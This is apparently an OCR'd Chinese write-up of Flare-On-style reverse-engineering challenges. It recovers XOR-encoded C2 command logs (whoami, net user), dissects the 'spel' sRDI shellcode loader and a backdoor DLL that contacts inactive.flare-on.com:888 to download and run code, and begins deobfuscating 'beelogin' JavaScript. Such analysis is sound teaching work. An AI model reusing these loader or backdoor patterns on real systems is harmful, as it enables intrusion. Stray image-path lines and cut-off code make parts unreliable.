0230h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0240h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0250h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0260h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0270h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0280h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0290h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02D0h: 00 00 00 00 00 00 00 0D 00 00 00 00 00 00 00 00 ................
02E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0300h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0310h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0320h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0330h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0340h:
```

需要做的操作就是将这 74 个 patch 文件，分别作用在该文件上：

```python
import os

from itertools import cycle

def xore(data, key):
    return bytes(a ^ b for a, b in zip(data, cycle(key)))

for x in range(1, 75):
    cmd = 'py -3 delta_patch.py -i null.txt -o result{}.txt patch{}'.format(x, x)
    os.system(cmd)

    decrypted = None
    with open('result{}.txt'.format(x), 'r+b') as f:
        decrypted = xore(f.read(), b'meoow')
        f.seek(0)
        f.truncate(0)
        f.write(decrypted)
```

```
PROBLEMS  OUTPUT  TERMINAL  DEBUG CONSOLE

Applied 1 patch successfully
Final hash: iW4JiXCkm4231rasaWBqUJR9zcFXQfOWAitXQzWuNMQ=
Applied 1 patch successfully
Final hash: hG5ZaK1iz2N7cGoVpJAPe04frZxjgD0rVrcF3pKCuIA=
Applied 1 patch successfully
Final hash: Hm3Dgs3aHa6AlumOWHWNac2v5fX0y71blt9uNITNqMc=
Applied 1 patch successfully
Final hash: yVXQGzdiXZpLOTVQSmhcRO1+luyHt6BhCQeJ4VkNWik=
Applied 1 patch successfully
Final hash: QoKeFEFShl+UhIKCL1WDzBexqIVJhYC+AhOS+ZdIVbM=
Applied 1 patch successfully
Final hash: pIsJ7SLItRENPQDXnlzfW54klS7jddV52f5gt4oSlBQ=
Applied 1 patch successfully
Final hash: 1lMs6ahdvFrIuigZxakzg1L9eLG9srqhF9QvvB8G4Zo=
Applied 1 patch successfully
Final hash: O/kbD/UyIg8v4AX4eLWLfhHU7HhoC2W02iUYZKepADE=
```

如上，使用 ApplyDeltaB 之后还需要进行 xor 异或，最终得到 74 个 result 文件，如下为前 5 组的结果：


result1.txt - Notepad

File Edit Format View Help

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\user\Desktop
\SuperSecret>wmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeoowm
```

result2.txt - Notepad

File Edit Format View Help

```
whoami

wmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeoow
```

result3.txt - Notepad

File Edit Format View Help

```
whoami
user-pc\user

C:\Users\user\Desktop
\SuperSecret>owmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeobwmeoowmeoowm
```

result4.txt - Notepad

File Edit Format View Help


```
net user
```

result5.txt - Notepad

File Edit Format View Help

```
net user

User accounts for \\USER-PC

-------------------------------------------------------------------------------
Administrator            Guest                    user
The command completed successfully.
```


可以观察到是对应下发的命令和命令执行结果。依次往下翻阅，在第 50 和第 51 个文件中，找到 flag 内容：



result50.txt - Notepad

File Edit Format View Help

```
type Gotcha.txt

owmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeo
owmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeo
owmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeo
owmeoowmeoowmeoowmeoozmeoowmeoowmeoowmeoowmeoowmeoowmeo
owmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeo
owmeoowmeoowmevshg2Eelazc$1zf
meoowmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeoowmeoo
```




result51.txt - Notepad

File Edit Format View Help

```
type Gotcha.txt
We're no strangers to love
You know the rules and so do I
A full commitment's what I'm thinking of
You wouldn't get this from any other guy
I just wanna tell you how I'm feeling
Gotta make you understand
Never gonna give you up, never gonna let you down
Never gonna run around and desert you
Never gonna make you cry, never gonna say goodbye
Never gonna tell a lie and hurt you
We've known each other for so long
Your heart's been aching but you're too shy to say it
Inside we both know what's been going on
We know the game and we're gonna play it
And if you ask me how I'm feeling
Don't tell me you're too blind to see
```

# 七. spel





## 7.1 writeup

题目直接给了一段提示信息：

```
Pro-tip: start disassembling this one then take a nice long break, you've earned it kid.
```


尝试通过 IDA 打开文件发现确实很慢，有一段时间，IDA 下方的解析进度似乎是以字节的速度往前推进：




而当 IDA 最终解析完毕的时候，idb 文件并不是很大只有十几 M 左右。

如果有留意到这一点，并在 IDA 解析完毕之后跳转到相应的区间段细究一下，则会为本题的前期分析阶段节省一大笔的时间。若未细究上述现象而直接进行程序分析，则会是下面的流程。

首先程序打开运行之后，直接提示 error 需要关闭重启：




通过分析，该程序由 MFC 编写，一番动态调试后发现 MFC 程序初始化和运行阶段并不存在异常的地方。直到关闭 MFC 程序的时候，主流程将从 CDialog::DoModal 函数退出返回，此时观察到该处的逻辑实现中包含有一些奇怪的指令操作：

```
.text:0000000140002D10                call    ?DoModal@CDialog@@UEAA_JXZ ; CDialog::DoModal(void)
.text:0000000140002D15                mov     [rsp+2F038h+var_2F008], eax
.text:0000000140002D19                mov     [rsp+2F038h+phModule], 0
.text:0000000140002D22                lea     r8, [rsp+2F038h+phModule] ; phModule
.text:0000000140002D27                lea     rdx, ModuleName ; "kernel32.dll"
.text:0000000140002D2E                xor     ecx, ecx        ; dwFlags
.text:0000000140002D30                call    cs:GetModuleHandleExA
.text:0000000140002D36                test    eax, eax
.text:0000000140002D38                jnz     short loc_140002D55
.text:0000000140002D3A                mov     [rsp+2F038h+var_2F004], 0
.text:0000000140002D42
.text:0000000140002D42 loc_140002D42:                         ; DATA XREF: .rdata:0000000001403B90D0↓o
.text:0000000140002D42                lea     rcx, [rsp+2F038h+var_2EFC8] ; this
.text:0000000140002D47                call    sub_140002BD0
.text:0000000140002D4C                mov     eax, [rsp+2F038h+var_2F004]
.text:0000000140002D50                jmp     loc_140179749
.text:0000000140002D55 ; ---------------------------------------------------------------------------
.text:0000000140002D55
.text:0000000140002D55 loc_140002D55:                         ; CODE XREF: sub_140002CB0+88↑j
.text:0000000140002D55                                        ; DATA XREF: .rdata:0000000001403B90D8↓o
.text:0000000140002D55                lea     rdx, ProcName   ; "VirtualAllocExNuma"
.text:0000000140002D5C                mov     rcx, [rsp+2F038h+phModule] ; hModule
.text:0000000140002D61                call    cs:GetProcAddress
.text:0000000140002D67                mov     [rsp+2F038h+var_2EFE8], rax
.text:0000000140002D6C                call    cs:GetCurrentProcess
.text:0000000140002D72                mov     [rsp+2F038h+hProcess], rax
.text:0000000140002D77                mov     [rsp+2F038h+Src], 0E8h
.text:0000000140002D7F                mov     [rsp+2F038h+var_2ED47], 0
.text:0000000140002D87                mov     [rsp+2F038h+var_2ED46], 0
.text:0000000140002D8F                mov     [rsp+2F038h+var_2ED45], 0
.text:0000000140002D97                mov     [rsp+2F038h+var_2ED44], 0
.text:0000000140002D9F                mov     [rsp+2F038h+var_2ED43], 59h ; 'Y'
.text:0000000140002DA7                mov     [rsp+2F038h+var_2ED42], 49h ; 'I'
.text:0000000140002DAF                mov     [rsp+2F038h+var_2ED41], 89h
.text:0000000140002DB7                mov     [rsp+2F038h+var_2ED40], 0C8h
.text:0000000140002DBF                mov     [rsp+2F038h+var_2ED3F], 48h ; 'H'
.text:0000000140002DC7                mov     [rsp+2F038h+var_2ED3E], 81h
```

如果接触样本比较多的话，首先会想到程序在这个地方进行了动态的 shellcode 执行。结合这一长串的 mov 操作末尾处的指令逻辑：

```
.text:000000014017968F                  mov     [rsp+2F038h+var_25], 0
.text:0000000140179697                  mov     [rsp+2F038h+var_24], 0
.text:000000014017969F                  mov     [rsp+2F038h+var_23], 0
.text:00000001401796A7                  mov     [rsp+2F038h+var_22], 0
.text:00000001401796AF                  mov     [rsp+2F038h+var_21], 0
.text:00000001401796B7                  mov     [rsp+2F038h+var_20], 66h ; 'f'
.text:00000001401796BF                  mov     [rsp+2F038h+var_1F], 6Ch ; 'l'
.text:00000001401796C7                  mov     [rsp+2F038h+var_1E], 61h ; 'a'
.text:00000001401796CF                  mov     [rsp+2F038h+var_1D], 72h ; 'r'
.text:00000001401796D7                  mov     [rsp+2F038h+var_1C], 65h ; 'e'
.text:00000001401796DF                  mov     dword ptr [rsp+2F038h+dwSize], 2ED2Dh
.text:00000001401796E7                  mov     eax, dword ptr [rsp+2F038h+dwSize]
.text:00000001401796EB                  mov     [rsp+2F038h+nndPreferred], 0 ; nndPreferred
.text:00000001401796F3                  mov     [rsp+2F038h+flProtect], 40h ; '@' ; flProtect
.text:00000001401796FB                  mov     r9d, 3000h      ; flAllocationType
.text:0000000140179701                  mov     r8d, eax        ; dwSize
.text:0000000140179704                  xor     edx, edx        ; lpAddress
.text:0000000140179706                  mov     rcx, [rsp+2F038h+hProcess] ; hProcess
.text:000000014017970B                  call    cs:VirtualAllocExNuma
.text:0000000140179711                  mov     [rsp+2F038h+var_2EFD8], rax
.text:0000000140179716                  mov     eax, dword ptr [rsp+2F038h+dwSize]
.text:000000014017971A                  mov     r8d, eax        ; Size
.text:000000014017971D                  lea     rdx, [rsp+2F038h+Src] ; Src
.text:0000000140179725                  mov     rcx, [rsp+2F038h+var_2EFD8] ; void *
.text:000000014017972A                  call    memmove
.text:000000014017972F                  call    [rsp+2F038h+var_2EFD8]
.text:0000000140179733                  mov     dword ptr [rsp+2F038h+dwSize+4], 0
.text:000000014017973B
.text:000000014017973B loc_14017973B:                           ; DATA XREF: .rdata:000000001403B90E0↓o
.text:000000014017973B                  lea     rcx, [rsp+2F038h+var_2EFC8] ; this
.text:0000000140179740                  call    sub_140002BD0
.text:0000000140179745                  mov     eax, dword ptr [rsp+2F038h+dwSize+4]
.text:0000000140179749
```

可以判定程序是执行了一段 shellcode 代码，根据 size 大小，可以将该段 shellcode 从内存中 dump 出来。

## 7.1.1 第一段 dump（shellcode）

经过分析发现该段 dump 是使用 sRDI 组装成的一段 payload，关于 sRDI 的细节可以结合 sRDI 的实现进行了解。简单来说，该段 dump 是由以下几部分组成：

```
[ bootstrap ][ rdiShellcode ][ dllBytes ][ userData ]
```

其中，位于第二段的 rdiShellcode 用来实现 PE Loader，包括重定位表修复，节区表/段分配空间和对应属性修改等操作，负责将位于内存中的 dll 文件按运行时映像结构进行解析和加载。在完成 DLL 的 load 之后，将执行权转交到 DLL 的 DllMain 函数，从而实现 DLL 的函数调用：

```
if ( RtlAddFunctionTable )
{
  v67 = *(_DWORD *)(NTHeader + 164);
  if ( v67 )
    RtlAddFunctionTable(v15 + *(unsigned int *)(NTHeader + 160), v67 / 0xC - 1, v15);
}
((void (__fastcall *)(__int64, __int64, __int64))(v15 + *(unsigned int *)(NTHeader + 0x28)))(v15, 1i64, 1i64);// DllMain
if ( a2 )
{
```

关于这部分 Loader 的等价 C 代码实现，可参考 ShellcodeRDI.c 进行理解和学习。

sRDI 区别于原版反射注入 RDI 的最重要的一点是：sRDI 的 bootstrap/Loader 代码是放在 DLL 外部实现的，环境准备好之后将执行权直接交给 DLL 中的函数；而原始 RDI 反射注入中的 bootstrap/Loader 代码则是内嵌在 DLL 中的，通常是封装在 DLL 的一个导出函数中，Injector 需要首先通过 file offset 的方式定位到位于 DLL 中的 Loader 函数，再将执行权交给 Loader，由 DLL 中的 Loader 实现环境准备工作，一切就绪之后再过渡到 DllMain 函数。即这些操作均在 DLL 内部中完成。因此根据该 dump 文件的行为分析，可以确定此处使用的是 sRDI 技术。

理解了 RDI 类注入技术的原理和流程之后，可以直接对 DLL 文件进行分析。提取 DLL 文件的方法：

动态调试过程中，根据 ECX 指向 MZ 头，以及后面的 add r8, 2ED23，大致可以猜测该 DLL 的区间范围：

```
E8 00 00 00 00                          call    $+5
59                                      pop     rcx
49 89 C8                                mov     r8, rcx
48 81 C1 23 0B 00 00                    add     rcx, 0B23h      ; ptr->MZ
BA AA 5C A7 45                          mov     edx, 45A75CAAh
49 81 C0 23 ED 02 00                    add     r8, 2ED23h
41 B9 05 00 00 00                       mov     r9d, 5          ; ptr->flare
56                                      push    rsi
48 89 E6                                mov     rsi, rsp
48 83 E4 F0                             and     rsp, 0FFFFFFFFFFFFFFF0h
48 83 EC 30                             sub     rsp, 30h
C7 44 24 20 00 00 00 00                 mov     dword ptr [rsp+20h], 0
E8 05 00 00 00                          call    sub_450040
48 89 F4                                mov     rsp, rsi
5E                                      pop     rsi
C3                                      retn
```

或者结合 ShellcodeRDI.py 中的源码，也可以确定 DLL 区间范围：

```
82          # add rcx, <Offset of the DLL>
83          bootstrap += b'\x48\x81\xc1'
84          bootstrap += pack('I', dllOffset)
85
86          # mov edx, <Hash of function>
87          bootstrap += b'\xba'
88          bootstrap += pack('I', functionHash)
89
90          # Setup the location of our user data
91          # add r8, <Offset of the DLL> + <Length of DLL>
92          bootstrap += b'\x49\x81\xc0'
93          userDataLocation = dllOffset + len(dllBytes)
94          bootstrap += pack('I', userDataLocation)
```

## 7.1.2 第二段 dump（DLL 文件）

在提取出来的 DLL 文件的 DllMain 函数的开始位置，发现其嵌套了另一段 PE 文件：

```
BOOL __stdcall __noreturn DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  __int64 v3; // rdx
  __int64 v4; // rcx
  __int64 v5; // r8
  __int64 v6; // r9
  __int64 v7; // [rsp+30h] [rbp-18h]
  void (__fastcall *v8)(__int64, __int64, __int64, __int64); // [rsp+38h] [rbp-10h]

  v7 = sub_180001FD0((int)&unk_1800168F0, 0x17A00);
  v8 = (void (__fastcall *)(__int64, __int64, __int64, __int64))sub_1800027D0(v7, aStart);
  v8(v4, v3, v5, v6);
  ExitProcess(0);
}
```

如上图 unk_1800168F0 指向的是 MZ 头，后面的 0x17A00 可以试猜是该 PE 文件的大小：

```
00000001800168F0  4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZ..............
0000000180016900  B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ........@.......
0000000180016910  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000180016920  00 00 00 00 00 00 00 00  00 00 00 00 00 01 00 00  ................
0000000180016930  0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ..........L..Th
0000000180016940  69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is·program·canno
0000000180016950  74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t·be·run·in·DOS·
0000000180016960  6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode....$.......
0000000180016970  EB F0 40 87 AF 91 2E D4  AF 91 2E D4 AF 91 2E D4  ..@.............
0000000180016980  1B 0D DF D4 AB 91 2E D4  1B 0D DD D4 DA 91 2E D4  ................
0000000180016990  1B 0D DC D4 A2 91 2E D4  94 CF 2D D5 A8 91 2E D4  ..........-.....
00000001800169A0  94 CF 2B D5 BB 91 2E D4  94 CF 2A D5 BF 91 2E D4  ..+.....*.......
00000001800169B0  72 6E E5 D4 AC 91 2E D4  AF 91 2F D4 FA 91 2E D4  rn......../.....
00000001800169C0  38 CF 27 D5 A8 91 2E D4  38 CF 2E D5 AE 91 2E D4  8.'.....8.......
00000001800169D0  38 CF 2C D5 AE 91 2E D4  52 69 63 68 AF 91 2E D4  8.,.....Rich....
00000001800169E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000001800169F0  50 45 00 00 64 86 06 00  2E B8 FF 60 00 00 00 00  PE..d......`....
0000000180016A00  00 00 00 00 F0 00 22 20  0B 02 0E 00 00 C8 00 00  ......" ........
```

分析第二段 dump 文件的主流程，发现同样存在一些 Loader 类的处理操作，推测其主要功能仍旧是加载内嵌的 PE 文件。

根据 DllMain 中红框标注的函数逻辑，推测在加载完 PE 之后，会调用 Start 相关字样的函数。这部分可以通过 dump 出这个内嵌的 PE 文件后进行验证。

## 7.1.3 第三段 dump（DLL 文件）

在第三个 dump 出的 PE 文件的导出表中确实观察到存在一个名为“Start”的函数，进一步印证了之前的猜测。

着重分析该 Start 函数的执行流程，发现其实现的是一些后门场景中常见的功能函数：即，根据程序运行环境，尝试连接 inactive.flare-on.com 或 inactive.flare-on.com 的 888 端口，并将服务器端的回传内容当做指令进行执行：

```
else
{
  v27 = 0;
  strcpy(v28, "exe");
  if ( a1 != -448 )
  {
    v18 = (a1 + 448);
    while ( 1 )
    {
      v19 = v28[v18 - v16];
      if ( *v18 < v19 || *v18 > v19 )
        break;
      if ( &(++v18)[-v16] >= 3 )
      {
        download_exec_sub_180002410(sock);
        return 0;
      }
    }
  }
  v28[4] = 0;
  strcpy(v29, "run");
  if ( a1 != -448 )
  {
    v20 = (a1 + 448);
    while ( 1 )
    {
      v21 = v29[v20 - v16];
      if ( *v20 < v21 || *v20 > v21 )
        break;
      if ( &(++v20)[-v16] >= 3 )
      {
        download_exec2_sub_180002590(sock);
        return 0;
      }
    }
  }
}
```


倘若服务器端返回的内容为“flare-on.com”则程序将进入另外的逻辑分支。

另外还发现程序会对资源段的一个 PNG 资源进行 AES 的解密，并将解密后的内容做进一步的编解码操作并写入注册表中。

整体浏览分析下来尚未发现明显涉及 flag 操作的逻辑，绝大部分是后门类的功能代码。为了继续挖掘线索，尝试让程序尽可能多地执行以观察动态运行时的细节部分。通过分析，若要让程序顺利执行下去，需满足以下几个条件：

1. 域名可解析，服务器可达
2. 服务器返回“flare-on.com”
3. 进程名不能是默认的“spel.exe”，而是“Spell.EXE”
4. 程序中存在一些 SleepEx 5~6 分钟的操作，可以尝试 patch 掉

根据上述运行条件，搭建伪服务器并指定下发“flare-on.com”内容，动态跟踪程序后续执行流程。发现程序在执行完 PNG 资源解密后，会将解密后的内容放在与“flare-on.com”相邻的位置：




对应如下部分的反编译代码：

```
BCryptSetProperty = api_hash_sub_1800012C0(0i64, 0xBu, 0x3751623Fu);
if ( BCryptSetProperty(v18, ChainingMode, ChainingModeCBC, 32i64, 0) >= 0 )
{
  pbSecret = *(a1 + 416);               // key: "d41d8cd98f00b204e9800998ecf8427e"(str)
                                        // iv:  0x80*16(bytes)
  v21 = pbOutput;
  v22 = bcryptHandle;
  BCryptGenerateSymmetricKey = api_hash_sub_1800012C0(0i64, 0xBu, 0x4720B182u);
  if ( BCryptGenerateSymmetricKey(v22, &keyHandle, pbKeyObject, v21, pbSecret, 32i64, 0) >= 0 )
  {
    v24 = keyHandle;
    BCryptDecrypt = api_hash_sub_1800012C0(0i64, 0xBu, 0xCA9F17E6);
    if ( BCryptDecrypt(v24, resource0x5F, 32i64) >= 0 )
    {
      v26 = (a1 + 424);
      v27 = 24;
      if ( a1 != -424 )
      {
        v28 = (&v48 - v26);
        do
        {
          *v26 = v26[v28];
          ++v26;
          --v27;
        }
        while ( v27 );
      }
      v2 = 1;
    }
  }
```

可观察到这是一个疑似 flag 的字符串，只是缺少了@符号，且中间存在若干个不可显字符，另外字符串前缀部分（PNG 资源解密后的内容）似乎也是乱序的，隐约可以看出 spellcheck 的组合形式。

继续往下分析发现，此后程序并不再对该字符串进行写操作，但存在一处读操作：

```
do
{
  switch ( v3 )
  {
    case 0u:
      v17.m128i_i8[0] ^= a1[436];
      break;
    case 1u:
      v17.m128i_i8[1] ^= a1[437];
      break;
    case 2u:
      v17.m128i_i8[2] ^= a1[430];
      break;
    case 3u:
      v17.m128i_i8[3] ^= a1[432];
      break;
    case 4u:
      v17.m128i_i8[4] ^= a1[431];
      break;
    case 5u:
      v17.m128i_i8[5] ^= a1[430];
      break;
    case 6u:
      v17.m128i_i8[6] ^= a1[429];
      break;
    case 7u:
      v17.m128i_i8[7] ^= a1[425];
      break;
    case 8u:
      v17.m128i_i8[8] ^= a1[424];
      break;
    case 9u:
      v17.m128i_i8[9] ^= a1[427];
      break;
    case 0xAu:
      v17.m128i_i8[10] ^= a1[428];
      break;
    case 0xBu:
      v17.m128i_i8[11] ^= a1[441];
      break;
    case 0xCu:
      v17.m128i_i8[12] ^= a1[439];
      break;
    case 0xDu:
      v12 ^= a1[444];
      break;
    case 0xEu:
      v11 ^= a1[443];
```

其中的 case 语句恰好有 22 个分支，正好对应得上“l3rlcps_7r_vb33eehskc3”的长度。

尝试根据 case 的顺序对该字符串进行重排序后提交至平台，验证通过。

本题最后 flag 字符串需要进行重排序的提示并不是特别明显，偏脑洞些。

另外本题隐藏在 PNG 资源中的加密 flag 所使用的是 AES+CBC 加密方式，具体的解密参数可移步至此处进行查看。

# 八. beelogin


## 8.1 writeup

通过简单的分析，beelogin.html 文件中的 js 代码有经过混淆和膨胀处理，其中 Add 函数中定义的所有函数均没有被调用。接下来尝试进行去混淆处理，首先通过 VS Code 中的快捷键 Ctrl+Shift+P 打开 Command Palette，输入 Format Document，进行代码美化。接下来，再利用 Ctrl+K，Ctrl-0 进行代码折叠，位于 Add 中的非函数定义语句行即是实际会执行到的代码内容。

在 Add 函数中的第一条语句上打上断点，使用 VS Code 内置的调试器进行单步跟踪调试。经分析，js 代码的内容可简化为：

```
PyKEvIqAmUkUVL0Anfn9FElFUN2dic3z = '4fny3zLzDRYIOe37Axvh5Toquw4GGWWdN/48rjUGFDk2mVYh/GKy4/HnF/jL7EgTLPcieLzwF8oJRyAIHf1AJhtG24Ou6drR3/cV2NnY68wIJOwq95P2kO/wDfnkLt/zMwnaGyVfsyX85vc33r
GJrFu0fnwTxv2znmydOO5NG23UTO0MypKl = 'b2JDN2luc2tiYXhLOFZaUWRRWTlSeXdJbk9lVWxLcHlrMXJsRnk5NjJaWkQ4SHdGVjhyOENQeFE5dGxUaEd1dGJ5ZDNOYTEzRmZRN1V1emxkZUJQNTN0Umt6WkxjbDdEaU1KVWF1M29LWUR
Ljasr99E9HLv1BBnSfEHYw = 64;
qguBomGfcTZ6L4lRxS0TWx1IwG = xDyuf5ziRN1SvRgcaYDiFlXE3AwG.ZJqLM97qEThEw2Tgkd8VM5OWlcFN6hx4y2.value.split(';');
npxuau2RsDO0L4hSVCBHx = atob(PyKEvIqAmUkUVL0Anfn9FElFUN2dic3z).split('');
npxuau2RsDO0L4hSVCBHx_len = npxuau2RsDO0L4hSVCBHx.length;
EuF8AepyhtkSXEWvNKIKZMaSHm4v = atob(GJrFu0fnwTxv2znmydOO5NG23UTO0MypKl).split('');
table = 'ChVCVYzI1dU9cVg1ukBqO2u4UGr9aVCNWHpMUuYDLmDO22cdhXq3oqp8jmKBHUWI'.split('');
if (qguBomGfcTZ6L4lRxS0TWx1IwG[0].length == Ljasr99E9HLv1BBnSfEHYw) table = qguBomGfcTZ6L4lRxS0TWx1IwG[0].split('');
